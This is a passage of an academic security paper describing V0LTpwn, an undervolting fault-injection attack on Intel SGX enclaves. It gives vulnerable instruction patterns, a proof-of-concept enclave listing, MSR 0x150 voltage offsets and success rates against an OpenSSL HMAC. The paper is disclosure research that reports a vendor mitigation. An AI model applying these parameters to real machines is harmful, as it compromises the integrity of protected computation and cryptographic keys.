Stressors In order to stress the undervolted components of the CPU, we looked for instruction sequences to execute on the logical partner of the target core. While the faults still happen frequently without stressors and even with hyperthreading disabled, we find that a good stressor improves the likelihood of faults. The best-performing stressor we found is in Listing 2. This stressor was deployed and running in all of our experiments.




Figure 4: Processor behavior when exposed to reduced voltage. The voltage levels are only for illustrative purposes, since they vary according to processor model and P-state.

```
1  // logical vector operation
2  vpxor %xmm1, %xmm2, %xmm3
3  // data transfer to memory
4  vmovdqu %xmm3, (%rsp)
```

Listing 3: An instance of the vulnerable pattern VP1.

Fault Detection In addition to the test programs, we relied on two more sources that indicated to us, when a fault occurred. First, the Machine Check Architecture (MCA), which delivers meta information about corrected and uncorrected faults in MSR. During our testing we monitored the respective MSR with existing tools like *mcelog*. For information about uncorrected errors, we were required to edit the MCE handler, either by dynamically instrumenting it or by compiling our own kernel.

Second, we monitor the operating system for processor exceptions like *Invalid Opcode* or *General Protection*. These exceptions might for instance be raised if the induced fault tampers with instruction decoding and therefore leads to the processor executing instructions that are not part of the correct code.

4.3 Bit flips in SIMD Memory Transfer

In Figure 4, we depict the observed behavior of the processor while it undergoes undervolting. As the voltage decreases, the processor starts to experience some errors that the MCA is able to correct (*Corrected Errors*). At a lower voltage, the system becomes unstable; the processor starts encountering hardware exceptions in interrupt handlers. However, between these two re-

gions we encounter an *exploit window*, i.e., a voltage level where the processor experiences *uncorrected bit flips* that the MCA does not detect, but the system is still stable enough. In order to explore the exploit window, we implemented the concept in Listing 1 with common encryption algorithms like AES and Twofish. The programs continuously encrypt the same buffer and do not lead to faults under nominal voltage conditions. In our test setup, we executed the programs at different P-states while undervolting the core domain. We found some of the programs to be susceptible to faults when reaching specific voltage levels. This means that the comparison on Line 7 of Listing 1 revealed a difference in the computed results due to flipped bits in the output buffer. As depicted in Figure 4, the exploitable voltage level is located approximately 5 mV above the point, where the system starts to become unstable (e.g., due to exceptions in the kernel).

By manually analyzing the programs, we found the fault to affect two particular code patterns of SSE/AVX instructions:

VP1 a parallel logic (e.g., xor) operation, followed by a move instruction from a vector register to memory, and

VP2 a parallel add operation, followed by a move instruction from a vector register to memory.

An instance of the pattern VP1 is presented in Listing 3. On Line 2 of Listing 3, the exclusive OR (XOR) of registers `xmm1` and `xmm2` is computed and the result is stored in register `xmm3`. On Line 4 the value of this register is moved to memory, which in this case is indirectly addressed by a pointer in the register `rsp`.

5 Attacking SGX Enclaves

In the following we describe two different attack scenarios: first, our initial proof-of-concept attack that exploits bit flips induced through undervolting in an enclave. Second, we present an attack against a real-world SGX crypto library developed by Intel.

5.1 From Bitflips to Attacks in SGX

We will now discuss how we leveraged the bit flips we discussed in Section 4.3 for the V0LTpwn attack. To illustrate the impact of bit flips on an SGX enclave, we start by considering some simple example code which first processes some input in memory and then branches execution based on the result. We provide a stripped down version of the relevant parts of the code in Listing 4, highlighting the most important parts in the form of inline assembly for clarity. In our example, the variables a, b, and r represent 128-bit vectors encoding a particular

```
1  unsigned long a[2]={ULLONG_MAX, ULLONG_MAX};
2  unsigned long b[2]={ULLONG_MAX, ULLONG_MAX};
3
4  unsigned long r[2];
5
6  __asm__ __volatile__ (
7      "vmovdqu %1, %%xmm10;"
8      "vmovdqu %2, %%xmm11;"
9      "vpand %%xmm10, %%xmm11, %%xmm12;"
10     "vmovdqu %%xmm12, %0;"
11     :: "m" (*r) , "m" (*a), "m" (*b)
12     : "%xmm10","%xmm11","%xmm12", "memory");
13
14 if(r[0] == ULLONG_MAX && r[1] == ULLONG_MAX){
15   do_normal_operation();
16 } else {
17   do_recovery();
18 }
```

Listing 4: The enclave code used in our control-flow deviation PoC.

program value (in this case `ULLONG_MAX` which causes every bit to be set to 1).

First, the enclave loads the two values a and b from memory into registers `xmm10` and `xmm11` respectively. The enclave then performs a logical AND of the values a and b through the instruction on Line 9. It copies the result back to memory (i.e., variable r) on Line 10. Next, enclave execution checks the result against the `ULLONG_MAX` value on Line 14. In theory, this means that control flow should never reach Line 17 in this particular example. We would like to reiterate that this example code does not suffer from any software bugs and under normal circumstances enclave execution *will always* take the *if* branch on Line 15. However, using our fault injection attack we were able to force enclave execution into taking the *else* branch on Line 17 instead. We were able to perform this attack with up to 99% success rate: we provide detailed evaluation results about fault-inducing parameters and reliability of this particular exploit scenario in Section 6.3. Next, we are going to demonstrate how bit flips can be exploited in real-world SGX code.

5.2 Attacking Real-World SGX Code

Implementation of multiple cryptographic ciphers are prone to our fault injection attacks, including OpenSSL and the crypto API of the Linux kernel. Hence, we demonstrate the feasibility of real-world V0LTpwn attacks by targeting an enclave running Intel's OpenSSL SGX library, which represents real-world crypto code that is specifically designed and intended to run inside an SGX enclave. We linked its latest Linux library version[1] against an enclave that validates a hash-based message

[1] Branch `lin_2.5_1.1.1c` of the repository at https://github.com/intel/intel-sgx-ssl.

Processor	Core	Target core start temperature (°C)	Voltage (V)	Offset (mV)	32B payload	1KB payload
i7-7700K	0	40	0.705	-245	24.8 (σ=24.4)	0.0 (σ=0.0)
	1	40	0.700	-250	**1795.6** (σ=1096.5)	**1983.8** (σ=364.2)
	2	40	0.710	-240	821.2 (σ=321.0)	745.2 (σ=148.8)
	3	40	0.710	-240	283.6 (σ=119.9)	235.2 (σ=51.6)
i7-8700K	0	47	0.760	-245	**9621.6** (σ=146.7)	**9548.7** (σ=314.4)
	1	47	0.765	-275	35.2 (σ=15.9)	1320.2 (σ=243.3)
	2	47	0.755	-285	2675.6 (σ=195.1)	119.4 (σ=28.2)
	3	47	0.765	-270	0.0 (σ=0.0)	4.6 (σ=9.2)
	4	47	0.760	-275	1496.8 (σ=148.1)	1552.8 (σ=189.5)
	5	47	0.765	-245	57.4 (σ=114.3)	0.0 (σ=0.0)

Table 1: Success rates of our attack to the OpenSSL HMAC implementation. We ran every test 5 times and report the average number of successes per 10 000 tries and the related standard deviation (σ), for every core and payload size. In addition to absolute voltage levels, we present the offsets applied to MSR 0x150. We found that required voltage offsets can vary slightly, as base voltage depends on a number of factors, such as active C-states, workload, as well as temperature.




Figure 5: Success rate of our OpenSSL HMAC attack on various cores. The top graph refers to a payload size of 32B, the bottom one 1KB.

authentication code (HMAC) using the cryptographic hash function SHA256.

We evaluated this attack on a Core i7-7700K and a Core i7-8700K processor. The microarchitecture of the former is Kaby Lake, that of the latter is Coffee Lake. We evaluated different message sizes and physical cores, while running the stressor from Listing 2 on the logical partner core. The results are summarized in Table 1, which reports the expected number of successes per 10 000 tries and the related standard deviation. For every core we conducted five independent test runs with two different message sizes (32B and 1KB). The adversary can reliably induce faults during hash computation on at least one physical core for each processor (namely core 1 for the 7700K and core 0 for the 8700K). An attacker utilizing these cores is able to induce faults in up to 34% of the HMAC validations on the 7700K and up to 99% on the 8700K. The other cores on the 7700K are unable to function at the same low voltage as core 1, while faults are rare at higher voltages. On the 8700K, cores 2 and 4 can function at the same low voltage as core 1 or even lower, but they only have a success rate of up to 30% and 16% respectively.

All in all, this shows that benign, real-world enclave code is susceptible to faults that can be provoked from software. This can be especially devastating from a security perspective during secret key generation. Since the computational security of public-key cryptography relies on the assumption that some mathematical problem is computationally hard, flipping a bit in one of the intermediate results could potentially weaken the security of the underlying cipher to enable real-world brute-forcing attacks.[2] Further, a number of recent works leverage TEEs to implement higher-level smart contract protocols [12, 13] or multi-party computation [18, 42]. Both of these use cases depend heavily on cryptography and we expect them to be highly affected by the V0LTpwn attack.

[2]Further attack possibilities include denial of service when encrypting data, such that decryption becomes impossible due to a faulty key being used by the enclave.

6 Evaluation and Results

In this section, we evaluate our V0LTpwn attack. In particular, we analyze at which voltage levels faults occur, how they manifest in memory (e.g., with respect to locality), and how reliably bit flips can be exploited within SGX.

6.1 Tested Platforms and Configurations

For the evaluation we used multiple Intel processors from different generations. In detail, we used the i7-7700 and i7-7700K with the Kaby Lake microarchitecture and the i7-8700K from the Coffee Lake generation[3].

We conducted preliminary testing on these platforms which we found to be prone to non-recoverable, software-induced processor faults due to undervolting. Our platforms are running the official Intel SGX SDK, PSW and drivers in version 2.5 released in May 2019 for Ubuntu 18.04 (minimal installation).

We created an example SGX enclave which we build in Hardware-PreRelease mode.

6.2 Fault-Inducing Voltage Level

To demonstrate that bit flips can be reproduced at arbitrary P-states, we evaluated the set {0x8, 0x10, 0x1B, 0x20, 0x24, 0x2A} on our test processors. We used the same setup as described in Section 4 and executed a program containing the vulnerable code pattern (Listing 3) on every core. For every run, we measured the earliest fault-prone voltage level. In Table 2, we present the results for the i7-7700K processors. In general, we observe that every P-state has custom fault-prone voltage levels. Depending on the P-state, the voltage offset, which has to be applied to MSR 0x150, ranges between 250 mV and 300 mV. For every P-state, we measure differences of 5 to 10 mV between the cores.

Repeating the same procedure on the other processors yields the same observations. However, every processor model has individual fault-prone voltage levels. We assume the cause lies in variations in the manufacturing process and source materials. Regarding the V0LTpwn attack, the result implicate that an attacker has to adapt the attack parameters for every target processor.

P-state	T (°C)	Core 0	Core 1	Core 2	Core 3
0x08	32	0.540	0.545	0.535	0.545
0x10	33	0.585	0.585	0.580	0.585
0x1B	37	0.700	0.710	0.705	0.705
0x20	41	0.765	0.775	0.770	0.775
0x24	42	0.825	0.835	0.835	0.835
0x2A	50	0.930	0.935	0.930	0.935

Table 2: Fault-prone voltage levels (V) for different P-states and cores of i7-7700K processor.




Figure 6: Reliability results of our proof-of-concept on the i7-7700K processor: success rate of the PoC exploit in Listing 4.

6.3 Evaluation of the Control-flow Deviation PoC

We evaluated our proof-of-concept control flow deviation exploit (described in Section 5.1) on all cores of our i7-7700K processor, spanning the whole range of available P-states. We created an SGX enclave which runs the code in Listing 4 10 000 times. We then tried running the enclave in various undervolted environments for 100 000 times. Figure 6 shows the success rate of the attack, i.e., the percentage of runs in which the different branch was executed in Listing 4. We tested two different stressors: the stressor from Listing 2 and an AVX implementation of the Twofish cipher [25]. The best-performing stressor is the code from Listing 2; while using this stressor, cores 1, 2, and 3 achieved success rates of 99%, 96% and 99% respectively at 700 mV and P-state 0x1B. Using the Twofish code as a stressor, we could only achieve up to 8% success rate on core 1 at P-state 0x1B, 6% at P-state 0x20, and 2.5% on P-state 0x24. Cores 2 and 3

[3]Intel uses Stepping codes to differentiate between different revisions of a microarchitecture. Our Kaby Lake processor has Stepping 9 and our Coffee Lake has Stepping 10.




Figure 7: Heat map of the location of bit flips inside a 128-bit word, for 1000 faults on each core of each processors.

Processor	Core	1 BF	2 BF	3+ BF
i7-7700	0	905	83	12
	1	709	199	92
	2	405	444	151
	3	855	122	23
i7-7700K	0	934	66	0
	1	988	7	5
	2	912	67	21
	3	997	3	0
i7-8700K	0	942	32	26
	1	2	0	998
	2	589	275	136
	3	999	1	0
	4	586	410	4
	5	614	239	147

Table 3: Breakdown of 1000 faults on various cores and processors: for every core, the table shows how many faults led to one bit flip, two bit flips, and three or more bit flips

reached a success rate of 2.5%. Core 0 did not show a significant number of faults.

We could only obtain faults in P-states between 0x1B (2700 MHz) and 0x24 (3600 MHz). Lower P-states yield practically no successful attacks but only lead to recoverable errors. This is reasonable, since a lower P-state effectively means that the processor is running at a lower frequency (e.g., 800 MHz for P-state `0x8` and 1600 MHz for P-state `0x10`), and hence, requires overall less power to execute instructions. Therefore, lowering the voltage supply is not an effective measure to produce faults on the lower frequency domain — at least not within the limits available from software. Pushing the system towards the high frequency limits did not produce better exploit reliability after a certain point. While perhaps counter-intuitive at first, this can be explained by two facts: first, higher frequency domains naturally require higher voltage levels. This means that the base voltage that is supplied to the cores in that state will be higher. However, the voltage offset the attacker is able to set to reduce the voltage supply from software is limited to a fixed range, and hence, affecting core voltage from software in this way is less effective in the higher frequency domain. Second, it has been known for a long time that hardware becomes generally less stable as clock frequency increases [51]. This means, any physical effect interfering with normal processor execution has more severe consequences for the overall system at higher clock frequencies. For instance, in our tests we observed that the system will more easily produce a hard crash than issue machine-check exceptions in the higher frequency domain.

6.4 Fault Manifestation

Being able to induce faults in a reproducible way from software allowed us to study the behavior and details behind the generated faults. We analyzed the faults with regards to their position on our three processors: i7-7700, i7-7700K, and i7-8700K. We made several interesting observations: first, all faults we observed manifested as bit flips in the result of computation or memory transfers. Second, bit flips affected different byte positions within the respective 128-bit word used by the faulting instructions (Figure 7). Since the minimal, vulnerable instruction patterns VP1 and VP2 utilize vector operations, we focused on 128-bit words used by AVX instructions in our subsequent analysis. Our tests show that faults are significantly more likely for certain byte positions, while other locations were never affected. The affected bytes are different for each physical core we tested: for instance, on core 3 of the 8700K faults were heavily localized within byte 4, while the remaining cores were affected by bit flips throughout several different byte positions. In contrast to this, core 1 was affected by bit flips within *all* byte position. Interestingly, the number of bit flips produced per fault also varied between cores (Table 3). On the 7700K, physical cores were likely to yield only a single bit flip, while on the 7700 we observed a larger number of multi-bit errors. On the 8700K, we observed both single-bit and multi-bit faults.

Perhaps most crucially, the affected byte locations remained stable for a given physical core: the bit flip positions were reproducible on each core at different times and also consistent across different P-states.

7 Discussion

Being able to compromise the integrity of computations is a powerful tool in the hands of software adversaries. So far, we were able to confirm successful fault-injection attacks from software against certain vulnerable code patterns, which have to be part of the victim code (Listing 3). These susceptible pieces of code we identified are naturally used in many implementations, e.g., to optimize the performance using SIMD instructions.

7.1 Fault-Susceptible Instructions

We also conducted another series of tests using non-temporal instructions, such as `movnti` and `movntq` followed by an `sfence` instruction as replacement. These non-temporal instructions bypass the caches and access memory directly. Our results showed that we still were able to achieve reproducible bit flips and the patterns did not change due to non-temporal move instructions. We conclude that bit flips in the result must have been introduced by the physical core as opposed to one of the caching structures, e.g., execution units, the register file, read or write buffers, or possibly one of the buses.

In our analysis we identified the respective, susceptible vector operations in many real-world implementations of cryptographic algorithms. As we demonstrate, we were able to exploit these fault-susceptible instruction patterns to achieve memory corruption *in the absence of software vulnerabilities* by undervolting the processor.

7.2 Other Attack Scenarios

In this paper we demonstrated attacks against SGX enclaves, however, other attack scenarios might be viable within our threat model. For instance, an adversary might try to break Mandatory Access Control on SELinux [39] or other LSMs, which restrict and separate privileged user-space access from kernel access, or System Management Mode (SMM) code, which runs at a even higher privilege level than the kernel. Further, during our testing we noticed that the voltage setting through MSR 0x150 remains in place after rebooting the system (i.e., through *warm reset*). This opens up the possibility of targeting bootloader code, which typically represents the root of trust on modern platforms.

Another interesting aspect is that we occasionally observed the *Invalid Opcode* processor exception while undervolting our testing code. This exception is usually raised if the processor encounters a malformed instruction. However, since our testing code only contained valid, well-formed instructions, this exception must have been introduced by our undervolting. The MCA logs confirmed this observations by reporting *instruction decode corrected errors*, leading us to conclude that it is possible to tamper with instruction decoding through undervolting in principle. However, we leave an in-depth investigation of this to future work.

7.3 Mitigations

We responsibly disclosed our findings to Intel, which developed and recently released a mitigation against malicious CPU voltage setting modification, consisting of two parts: (1) a BIOS patch that includes a setting to enable or disable the overclocking mailbox interface configuration, and (2) a microcode update that adds the current state of this setting to the SGX TCB attestation. As a result, Intel's Attestation Service will only accept updated platforms with access to MSR 0x150 disabled.

7.4 Other Platforms

Currently, our attack focuses on Intel processors (which support SGX) and we did not test or evaluate our attack on AMD systems. While confidentiality of Intel processors has been attacked in many prior publications, V0LTpwn is — together with concurrent work [38, 45] — the first successful attack on processor integrity for the x86 platform.

8 Related Work

Related attacks have been demonstrated against ARM-based devices previously [44, 55] and a number hardware-oriented side-channel attacks were published recently for x86 which do not involve fault injection. Further, concurrently to our work, Murdock et. al. and Qiu et. al present similar attacks, Plundervolt [38], and the SGX version of VoltJockey [45], both of which also abuse the MSR 0x150 to inject faults in SGX enclaves. They describe faults in the integer multiplication and AES instructions, while our work describes faults in vector instructions (which we suspect are the root cause for the AES faults). While both focus on confidentiality by leaking cryptographic key material, V0LTpwn demonstrates control-flow deviation during enclave execution. Moreover, we analyzed desktop processors, while these works focus on laptop processors. Finally, neither Plundervolt nor VoltJockey investigate the effect of stressors, temperature, or spatial locality of bit flips.

In this Section we first elaborate how V0LTpwn compares to related attacks that were presented previously. Second, we present a quick overview of the related tools and methods for conducting fault-injection attacks from software.

8.1 Hardware-Oriented Exploits

For a direct comparison, we only focus on hardware attacks that are within the scope of our threat model, i.e., attacks that do *not* require physical presence but can be launched *remotely* from software.

8.1.1 Software-Controlled Fault Injection

The CLKScrew [55] attack first demonstrated that sophisticated power-management APIs on some ARM-based devices allow an adversary to induce faults in the processor entirely remotely. These findings were recently reproduced independently by the TrustZone version of VoltJockey [44]. In both cases, the authors were able to break the TrustZone isolation boundary on a Nexus 6 smartphone. Unfortunately, the techniques used to conduct undervolting attacks on ARM are not transferable to x86-based platforms for several reasons: first, both Tang et al. and Qiu et al. found core voltage and frequency to be exposed directly to software, with practically no limitations or restrictions imposed by the ARM architecture besides root access. This means, the attacker is able to freely choose practically arbitrary combinations of frequency and voltage pairs, allowing them to construct and apply utterly unsafe settings entirely from software to conduct their attack. By contrast, the x86 platform offers only a fixed, pre-defined list of selected P-states that are extensively tested for their safety margins and common operating conditions by the manufacturer prior to release. Hence, the attacker is constrained to use one of these hand-picked frequency voltage pair definitions to conduct a V0LTpwn.

Second, Intel deploys the Machine-Check Architecture to explicitly check for and recover from hardware faults at run time. Since Machine-Check Exceptions originating from any core are broadcast to all cores, certain hard glitches can effectively be converted into soft errors on-the-fly on x86 and our evaluation shows that the attacker has to push the victim core beyond a certain threshold to ensure successful faults and exploitation. Further, individual hardware components such as the caches and the core have to be undervolted in lock-step for any changes to take effect on x86. This means that faults generated from any other of these other components contribute to the early warning mechanism employed by the Machine-Check Architecture. No such safety net exists on ARM, significantly facilitating reliability of faults and reproducible exploit scenarios.

Third, the core pinning technique introduced by Tang et al. [55] ensures that faults are contained within a chosen physical core, making it straightforward to launch attacks against a target core from one of the running system cores as an attacker. This technique works since each core can effectively operate in its own P-state on ARM. On x86 all physical cores operate within the same P-state, which means that the same voltage settings apply to the attacker as well as the victim core, and hence, faults cannot simply be contained to any given core. This is why we introduce several novel techniques to ensure an overall stable system while being able to force the victim core into a fault-provoking power domain on x86.

Lastly, since power-management is one of the key driving factors on mobile devices the related low-level APIs and involved hardware mechanisms are extensively documented and tooling is readily available, or even built into the existing platform software [44, 55]. On x86 practically no official documentation regarding low-level power management of the platform exists, making it hard to develop custom tools and even conducting simple tests usually involves costly reverse engineering of micro-architectural features, which can also differ between the many processor generations.

8.1.2 Rowhammer

Rowhammer attacks [32] are similar in nature to CLKScrew [55] and V0LTpwn in so far as they generate hardware faults from software that are also exploitable [6, 24, 31, 43, 48, 50, 56, 60, 63]. However, the main difference from our work is that Rowhammer affects DRAM, which is widely used for implementing the memory modules on off-the-shelve computing hardware. This means Rowhammer attacks cannot affect memory inside the processor, such as cached memory and register values. In contrast to this we show that V0LTpwn directly impacts in-processor values and can also divert control flow. Additionally, while several countermeasures [5, 8, 56, 61] have been proposed to mitigate Rowhammer from software, no defenses currently exist to counter processor-based fault injection attacks.

8.1.3 Speculative Execution

Recently, several works independently demonstrated that speculative execution (a processor feature to speed up execution by increasing instruction-level parallelism) could be exploited from software on certain platforms to extract information through a side channel [33, 36, 58, 62]. Unlike attacks based on speculative execution remote-fault injection attacks are not limited to information disclosure, but directly affects the systems integrity, allowing an adversary to *manipulate* data as well as execution.

8.2 Analyzing x86 Internals

Earlier work by Pandit et al. [40] analyzed voltage offsets with regards to safe operation limits, with a focus

towards increased processor performance. In that context, they analyzed error handling of the *Machine Check Architecture* on AMD processors and found that during undervolting they were able to operate it beyond safe operation points. They also observed corrected machine check errors when reaching a threshold voltage offset and showed an increased error rate at higher CPU utilization.

Another study by Papadimitriou et al. [41] investigated voltage offsets on mobile and desktop processors from Intel. They used standard benchmarks to stress cores while applying voltage offsets with Intel's XTU application and found that voltage can be decreased up to 15% while keeping the system in an overall stable condition. They observed differences in safe voltage offsets for the analyzed processor models and calculated that safe undervolting can lead to an increased energy-efficiency of up to 20% and temperature reductions of up to 25%.

More recently, Koppe et al. [34] presented a framework to analyze as well as synthesize x86 microcode on certain (older) platforms. Christopher Domas presented initial results on reverse engineering the x86 hardware platform and published several tools [15, 16] to automatically uncover certain aspects and features (including undocumented MSRs). Domas also discovered hardware backdoors through hidden modes on certain VIA x86 processors using those tools.

Researchers from Positive Technologies achieved remote code execution on Intel's Converged Security and Management Engine (Intel CSME) in 2018 [19]. Intel CSME runs on a separate physical chip from the host CPU (but is located within the SoC package) and remains powered on and connected to the systems peripherals even when the main CPU is in deep sleep. Intel CSME has full platform access, drives all security-related tasks on modern Intel SoCs (including SGX, TXT, AMT) and was recently found to include a logic analyzer dubbed Intel VISA [20], revealing how Intel patches hardware vulnerabilities in microcode. A recently disclosed boot ROM bug in CSME-enabled chips prior to Ice Lake allows for escalation of privilege, denial of service, and information disclosure [29].

9 Conclusions

In this paper we introduced V0LTpwn, a novel software-controlled fault-injection attack that leverages frequency and voltage control interfaces to compromise the integrity of x86 processors. We find and discuss multiple code patterns that are prone to bit flips and are commonly used in crypto code. We show that V0LTpwn can generate faults in real-world OpenSSL code running in an SGX enclave with a success rate of up to 99%. We analyze the success rate of V0LTpwn over a variety of parameters.

Acknowledgements

We would like to thank Mike Polowski and the entire Intel Product Security Incident Response team for swift and efficient coordination of the issue. Intel assigned a CVE [57] and released an advisory [30] regarding software-based undervolting attacks via MSR 0x150 as described in this paper.

This work was partially funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) – SFB 1119 – 236615297, by the German Federal Ministry of Education and Research (BMBF) as part of the project HWSec, and by the Intel Collaborative Research Institute for Collaborative Autonomous & Resilient Systems (ICRI-CARS).

This material is based upon work partially supported by the Defense Advanced Research Projects Agency under contract FA8750-16-C-0260, by the United States Office of Naval Research under contract N00014-17-1-2782, and by the National Science Foundation under award CNS-161921.

Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the Defense Advanced Research Projects Agency or its Contracting Agents, the Office of Naval Research or its Contracting Agents, the National Science Foundation, or any other agency of the U.S. Government.

References

[1] Intel turbo boost max technology 3.0 legacy (non HWP) enumeration driver. https://github.com/torvalds/linux/blob/master/drivers/platform/x86/intel_turbo_max_3.c, Sept. 2018.

[2] Skylake (client) - microarchitectures - Intel. https://en.wikichip.org/wiki/intel/microarchitectures/skylake_(client), May 2019.

[3] Abadi, M., Budiu, M., Erlingsson, U., and Ligatti, J. Control-flow integrity. 340–353.

[4] Ahmad, A., Joe, B., Xiao, Y., Zhang, Y., Shin, I., and Lee, B. Obfuscuro: A commodity obfuscation engine on Intel SGX. In *Annual Network and Distributed System Security Symposium* (2019).

[5] Aweke, Z. B., Yitbarek, S. F., Qiao, R., Das, R., Hicks, M., Oren, Y., and Austin, T. Anvil: Software-based protection against next-generation Rowhammer attacks. In *Proceedings of the Twenty-First International Conference on Architectural Support for Programming Languages and Operating Systems* (2016), ACM, pp. 743–755.

[6] Bosman, E., Razavi, K., Bos, H., and Giuffrida, C. Dedup est machina: Memory deduplication as an advanced exploitation vector. In *37th IEEE Symposium on Security and Privacy* (2016), S&P.

[7] Brasser, F., Capkun, S., Dmitrienko, A., Frassetto, T., Kostiainen, K., and Sadeghi, A.-R. DR.SGX: Automated and adjustable side-channel protection for SGX using data location randomization. In *35th Annual Computer Security Applications Conference (ACSAC)* (December 2019).

[8] Brasser, F., Davi, L., Gens, D., Liebchen, C., and Sadeghi, A.-R. Can't touch this: Software-only mitigation against Rowhammer attacks targeting kernel memory. In *Proceedings of the 26th USENIX Security Symposium. Vancouver, BC, Canada* (2017), USENIX Sec.

[9] Brasser, F., Müller, U., Dmitrienko, A., Kostiainen, K., Capkun, S., and Sadeghi, A.-R. Software grand exposure: SGX cache attacks are practical. In *USENIX Workshop on Offensive Technologies* (2017).

[10] Castro, M., Costa, M., and Harris, T. Securing software by enforcing data-flow integrity. 147–160.

[11] Chen, S., Zhang, X., Reiter, M. K., and Zhang, Y. Detecting privileged side-channel attacks in shielded execution with Déjà Vu. In *ACM Symposium on Information, Computer and Communications Security* (2017).

[12] Cheng, R., Zhang, F., Kos, J., He, W., Hynes, N., Johnson, N., Juels, A., Miller, A., and Song, D. Ekiden: A platform for confidentiality-preserving, trustworthy, and performant smart contracts. In *2019 IEEE European Symposium on Security and Privacy (EuroS&P)* (2019).

[13] Das, P., Eckey, L., Frassetto, T., Gens, D., Hostáková, K., Jauernig, P., Faust, S., and Sadeghi, A.-R. Fastkitten: Practical smart contracts on Bitcoin. In *28th USENIX Security Symposium* (August 2019).

[14] Dessouky, G., Gens, D., Haney, P., Persyn, G., Kanuparthi, A., Khattri, H., Fung, J. M., Sadeghi, A.-R., and Rajendran, J. Hardfails: insights into software-exploitable hardware bugs. In *Proceedings of the 28th USENIX Security Symposium. Santa Clara, CA, USA* (2019), USENIX Sec, pp. 213–230.

[15] Domas, C. Sandsifter: The x86 processor fuzzer. https://github.com/xoreaxeaxeax/sandsifter, 2017.

[16] Domas, C. Rosenbridge: Hardware backdoors in some x86 cpus. https://github.com/xoreaxeaxeax/rosenbridge, 2018.

[17] Esmaeilzadeh, H., Blem, E., Amant, R. S., Sankaralingam, K., and Burger, D. Dark silicon and the end of multicore scaling. In *2011 38th Annual international symposium on computer architecture (ISCA)* (2011), IEEE, pp. 365–376.

[18] Felsen, S., Kiss, Á., Schneider, T., and Weinert, C. Secure and private function evaluation with Intel SGX. In *CCSW 2019 - The ACM Cloud Computing Security Workshop* (November 2019).

[19] Goryachy, M., and Ermolov, M. How to hack a turned-off computer, or running unsigned code in Intel management engine. https://www.blackhat.com/docs/eu-17/materials/eu-17-Goryachy-How-To-Hack-A-Turned-Off-Computer-Or-Running-Unsigned-Code-In-Intel-Management-Engine.pdf, 2018.

[20] Goryachy, M., and Ermolov, M. Intel VISA: Through the rabbit hole. https://i.blackhat.com/asia-19/Thu-March-28/bh-asia-Goryachy-Ermolov-Intel-Visa-Through-the-Rabbit-Hole.pdf, 2019.

[21] Götzfried, J., Eckert, M., Schinzel, S., and Müller, T. Cache attacks on Intel SGX. In *European Workshop on Systems Security* (2017).

[22] Gras, B., Razavi, K., Bos, H., and Giuffrida, C. Translation leak-aside buffer: Defeating cache side-channel protections with TLB attacks.

[23] Gruss, D., Lettner, J., Schuster, F., Ohrimenko, O., Haller, I., and Costa, M. Strong and efficient cache side-channel protection using hardware transactional memory. In *26th USENIX Security Symposium* (2017).

[24] Gruss, D., Maurice, C., and Mangard, S. Rowhammer.js: A remote software-induced fault attack in JavaScript. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment* (2016), Springer, pp. 300–321.

[25] Götzfried, J., and Müller, T. Fast software encryption with SIMD. In *Proceedings of the Sixth European Workshop on System Security* (2013).

[26] Intel. Intel 64 and IA-32 architectures software developer's manual. http://www-ssl.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html, 2015.

[27] Intel. Intel software guard extensions (intel SGX). https://software.intel.com/en-us/sgx, 2016.

